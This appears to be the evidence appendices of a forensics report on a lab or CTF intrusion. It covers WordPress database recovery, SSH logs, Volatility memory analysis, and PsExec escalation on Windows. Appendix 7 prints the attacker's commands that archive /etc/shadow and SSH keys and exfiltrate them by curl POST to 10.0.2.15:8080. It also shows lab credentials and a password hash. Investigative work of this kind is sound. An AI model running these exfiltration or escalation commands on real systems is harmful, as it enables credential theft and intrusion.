
```
┌──(kali㉿kali)-[/var/log]
└─$ cat /mnt/forense/etc/wordpress/config-default.php
<?php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mySecr3tPass');
define('DB_HOST', 'localhost');
define('DB_COLLATE', 'utf8_general_ci');
define('WP_CONTENT_DIR', '/usr/share/wordpress/wp-content');
?>
```




APPENDIX 5 – EVIDENCE ON DATABASE AND SSH ACCESS

Graphic material and evidence extracted from the MySQL database recovery and analysis process, as well as remote authentication verification via SSH.







```
┌──(root㉿kali)-[/mnt/…/var/lib/mysql/wordpress]
└─# ls
db.opt             wp_links.ibd     wp_posts.ibd              wp_terms.ibd          wp_users.ibd
wp_commentmeta.frm wp_options.frm   wp_termmeta.frm           wp_term_taxonomy.frm  wp_wpfm_backup.frm
wp_commentmeta.ibd wp_options.ibd   wp_termmeta.ibd           wp_term_taxonomy.ibd  wp_wpfm_backup.ibd
wp_comments.frm    wp_postmeta.frm  wp_term_relationships.frm wp_usermeta.frm
wp_comments.ibd    wp_postmeta.ibd  wp_term_relationships.ibd wp_usermeta.ibd
wp_links.frm       wp_posts.frm     wp_terms.frm              wp_users.frm
```

File Edit Search View Document Help


```yaml
version: '3.1'

services:
  mariadb:
    image: mariadb:10.5
    container_name: mariadb
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: root
      MYSQL_DATABASE: wordpress
    volumes:
      - ./wordpress-db/var/lib/mysql:/var/lib/mysql
    ports:
      - 3306:3306

  phpmyadmin:
    image: phpmyadmin/phpmyadmin
    container_name: phpmyadmin
    restart: always
    environment:
      PMA_HOST: mariadb
      PMA_USER: root
      PMA_PASSWORD: root
    ports:
      - 8080:80
```


```
MariaDB [wordpress]> SELECT * FROM wp_users;
+----+------------+------------------------------------+--------------+-------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+--------------+-------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | hagrid98   | $P$BYdTic1NGSb8hJbpVEMiJaAiNJDHtc. | wp-admin     | hagrid98@localhost.local |          | 2021-03-31 14:21:02 |                     |           0 | WP-Admin     |
+----+------------+------------------------------------+--------------+-------------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.000 sec)
```

```
May 31 20:26:17 Aragog sshd[929]: Accepted password for hagrid98 from 10.0.2.15 port 44482 ssh2
May 31 20:26:17 Aragog sshd[929]: pam_unix(sshd:session): session opened for user hagrid98 by (uid=0)
May 31 20:36:21 Aragog sshd[947]: Received disconnect from 10.0.2.15 port 44482:11: disconnected by user
May 31 20:36:21 Aragog sshd[947]: Disconnected from user hagrid98 10.0.2.15 port 44482
May 31 20:36:21 Aragog sshd[929]: pam_unix(sshd:session): session closed for user hagrid98
```

APPENDIX 6 – EVIDENCE OF PRIVILEGE ESCALATION

Graphic and textual compilation of the complete privilege escalation process carried out by the compromised user hagrid through the manipulation of a CRON script.





APPENDIX 7 – EXFILTRATION AND PIVOTING TO WINDOWS

Evidence of the theft and export of critical data from the Linux system, as well as the subsequent connection to a Windows machine on the network.

```
whoami
ls -l /root
ls -la /home/hagrid98/
ls -la /home/hagrid98/.ssh/
tar -czf datos-linux.tar.gz /etc/passwd /etc/shadow /home/hagrid98/.ssh/
```

```
sudo apt install curl
curl -X POST -H "X-Filename: datos-linux.tar.gz" --data-binary "@datos-linux.tar.gz" http://10.0.2.15:8080
exit
```

APPENDIX 8 – SYSTEM ACCESS AND PRIVILEGE ESCALATION WITH PSEXEC

Visual and technical documentation of system access and the privilege escalation process in the Windows environment through a remote SSH session.


```
┌──(kali㉿kali)-[~/Desktop/volatility2]
└─$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10x64_19041" timeliner | grep -E '2
025-05-31|2025-06-01' | sort > /home/kali/Documents/Analisis/timeliner.txt

Volatility Foundation Volatility Framework 2.6.1
```


```
2025-05-31 21:25:23 UTC+0000|[PROCESS]| sshd.exe| PID: 3584/PPID: 2364/POffset: 0x119306080
2025-05-31 21:25:23 UTC+0000|[PROCESS]| sshd.exe| PID: 6680/PPID: 3584/POffset: 0x11fbea2c0 End: 2025-05-31 21:25:25
 UTC+0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| advapi32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POff
set: 0x10a1ad2c0/DLL Base: 0x7ffc529a0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| bcrypt.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffse
t: 0x10a1ad2c0/DLL Base: 0x7ffc51e90000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| bcryptPrimitives.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Proc
ess POffset: 0x10a1ad2c0/DLL Base: 0x7ffc51ec0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| CRYPT32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffs
et: 0x10a1ad2c0/DLL Base: 0x7ffc51670000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| CRYPTBASE.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POf
fset: 0x10a1ad2c0/DLL Base: 0x7ffc50eb0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| cryptsp.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffs
et: 0x10a1ad2c0/DLL Base: 0x7ffc50e90000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| GDI32.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset
: 0x10a1ad2c0/DLL Base: 0x7ffc527b0000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| gdi32full.dll| Process: sshd.exe/PID: 5360/PPID: 3584/Process POf
fset: 0x10a1ad2c0/DLL Base: 0x7ffc51d40000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (dll)]| KERNEL32.DLL| Process: sshd.exe/PID: 5360/PPID: 3584/Process POff
```

```
t: 0x10a1ad2c0/DLL Base: 0x7ffc52c90000
2025-05-31 21:25:25 UTC+0000|[DLL LOADTIME (exe)]| sshd.exe| Process: sshd.exe/PID: 5360/PPID: 3584/Process POffset:
 0x10a1ad2c0/DLL Base: 0x7ff7ae6e0000
2025-05-31 21:25:25 UTC+0000|[PROCESS]| sshd.exe| PID: 5360/PPID: 3584/POffset: 0x10a1ad2c0
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 2364/PPID: 704/POffset: 0x114744080
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 3584/PPID: 2364/POffset: 0x119306080
2025-05-31 21:33:19 UTC+0000|[Handle (Key)]| MACHINE| sshd.exe PID: 5360/PPID: 3584/POffset: 0x10a1ad2c0
```

```
0xffff9189117ad2c0 sshd.exe              5360   3584      1        0      0      0 2025-05-31 21:25:25
UTC+0000
0xffff918912eee2c0 conhost.exe           7768   5360      5        0      0      0 2025-05-31 21:25:25
UTC+0000
0xffff9189141792c0 cmd.exe               6320   7768      1        0      0      0 2025-05-31 21:25:25
UTC+0000
0xffff91891732b080 PsExec.exe            5332   6320      4        0      0      1 2025-05-31 21:27:07
UTC+0000
0xffff918912edd080 PSEXESVC.exe          5744    704      8        0      0      1 2025-05-31 21:27:07
UTC+0000
0xffff91890df542c0 cmd.exe               5660   5744      3        0      0      0 2025-05-31 21:27:07
UTC+0000
0xffff918912d0e080 conhost.exe           7532   5660      4        0      0      0 2025-05-31 21:27:07
UTC+0000
0xffff918912583080 ShellExperienc        7540    852     18        0      1      0 2025-05-31 21:27:39
UTC+0000
0xffff9189134ee340 RuntimeBroker.        6184    852      4        0      1      0 2025-05-31 21:27:39
UTC+0000
0xffff91891259d080 SecHealthUI.ex        6932    852      0 --------     1      0 2025-05-31 21:27:43 UTC+0000
2025-05-31 21:27:48 UTC+0000
```


```
**********************************************************************
sshd.exe pid:   5360
Command line : "C:\Windows\System32\OpenSSH\sshd.exe" "-z"
**********************************************************************
conhost.exe pid:   7768
Command line : C:\Windows\system32\conhost.exe --headless --width 115 --height 53 --signal 0x1e4 -- "c:\windows\sys
tem32\cmd.exe"
**********************************************************************
cmd.exe pid:   6320
Command line : c:\windows\system32\cmd.exe
**********************************************************************
PsExec.exe pid:   5332
Command line : PsExec.exe  -accepteula -s cmd.exe
**********************************************************************
PSEXESVC.exe pid:   5744
Command line : C:\Windows\PSEXESVC.exe
**********************************************************************
```



pl-PL (16)
PointOfService (3)
Printing_Admin_Scripts (3)
ProximityToast (2)
pt-BR (16)
pt-PT (16)
ras (7)
RasToast (2)
Recovery (3)
restore (2)
ro-RO (12)
ru-RU (16)
SecureBootUpdates (6)
setup (9)
Sgrm (4)
ShellExperiences (4)
si-lk (4)
sk-SK (11)
sl-SI (11)
SleepStudy (6)
slmgr (3)
SMI (5)
Speech (5)
Speech_OneCore (5)
spool (8)
spp (5)
sppui (3)
sr-Latn-RS (11)
sru (15)
sv-SE (16)
Sysprep (7)
SystemResetPlatform (8)
ta-in (3)
ta-lk (4)
Tasks (4)
Table
Thumbnail
Summary
Page: 1 of 1
Pages:
Go to Page:
Name
S
C
O
Modified Time
Change Time
Access Time
Created Time
Size
Microsoft-Windows-VolumeSnapshot-Driver%4Op
Microsoft-Windows-Wcmsvc%4Operational.evtx
Microsoft-Windows-WebAuthN%4Operational.evt
Microsoft-Windows-WER-PayloadHealth%4Operat
Microsoft-Windows-Windows Defender%4Operatic
Microsoft-Windows-Windows Defender%4WHC.ev
Microsoft-Windows-Windows Firewall With Advan
Microsoft-Windows-Windows Firewall With Advan
Microsoft-Windows-Windows Firewall With Advan
Microsoft-Windows-WindowsBackup%4ActionCen
Microsoft-Windows-WindowsUpdateClient%4Oper
Microsoft-Windows-WinINet-Config%4ProxyConfi
Microsoft-Windows-Winlogon%4Operational.evtx
Microsoft-Windows-WinRM%4Operational.evtx
Microsoft-Windows-WMI-Activity%4Operational.e
Microsoft-Windows-WorkFolders%4WHC.evtx
OpenSSH%4Admin.evtx
OpenSSH%4Operational.evtx
Security.evtx
Setup.evtx
System.evtx
Windows PowerShell.evtx



FullEventLogView
File
Edit
View
Options
Help
Event Time
Record ID
Event ID
Level
Channel
Provider
Description
Opcode
Task
Keywords
30/05/2025 13:0... 9 4 Information OpenSSH/Operational OpenSSH sshd: Received signal 8; terminating. 0x4000000000...
31/05/2025 23:2... 10 4 Information OpenSSH/Operational OpenSSH sshd: Server listening on :: port 22. 0x4000000000...
31/05/2025 23:2... 11 4 Information OpenSSH/Operational OpenSSH sshd: Server listening on 0.0.0.0 port 22. 0x4000000000...
31/05/2025 23:2... 12 4 Information OpenSSH/Operational OpenSSH sshd: Received signal 8; terminating. 0x4000000000...
31/05/2025 23:2... 13 4 Information OpenSSH/Operational OpenSSH sshd: Server listening on :: port 22. 0x4000000000...
31/05/2025 23:2... 14 4 Information OpenSSH/Operational OpenSSH sshd: Server listening on 0.0.0.0 port 22. 0x4000000000...
31/05/2025 23:2... 15 4 Information OpenSSH/Operational OpenSSH sshd: Accepted publickey for zenith from 10.0.2.15 port 53596 ssh2: R... 0x4000000000...
31/05/2025 23:2... 16 4 Information OpenSSH/Operational OpenSSH sshd: Accepted publickey for zenith from 10.0.2.15 port 46090 ssh2: R... 0x4000000000...
31/05/2025 23:2... 17 4 Information OpenSSH/Operational OpenSSH sshd: Received disconnect from 10.0.2.15 port 46090:11: disconnected... 0x4000000000...
31/05/2025 23:2... 18 4 Information OpenSSH/Operational OpenSSH sshd: Disconnected from 10.0.2.15 port 46090 0x4000000000...
31/05/2025 23:2... 19 4 Information OpenSSH/Operational OpenSSH sshd: Accepted publickey for zenith from 10.0.2.15 port 42082 ssh2: R... 0x4000000000...
31/05/2025 23:2... 20 4 Information OpenSSH/Operational OpenSSH sshd: Received disconnect from 10.0.2.15 port 42082:11: disconnected... 0x4000000000...
31/05/2025 23:2... 21 4 Information OpenSSH/Operational OpenSSH sshd: Disconnected from 10.0.2.15 port 42082 0x4000000000...
31/05/2025 23:3... 22 4 Information OpenSSH/Operational OpenSSH sshd: Received signal 8; terminating. 0x4000000000...
El estado del motor ha cambiado de None a Available.
Detalles:
NewEngineState=Available
PreviousEngineState=None
SequenceNumber=13
HostName=ConsoleHost
HostVersion=5.1.26100.3624
HostId=53a5c860-34b4-4ef6-b2a4-34d272ed5486
HostApplication=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -noexit -command try { . "c:\Users\Zenith\AppData\Local\Programs\Microsoft VS Code\resources\app\out\vs\workbench\contrib\terminal\common\scripts\shellIntegration.ps1" } catch {}
EngineVersion=5.1.26100.3624
RunspaceId=29576a7a-76bf-4777-bf5a-297ae402e960
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
16 item(s)
NirSoft Freeware. https://www.nirsoft.net

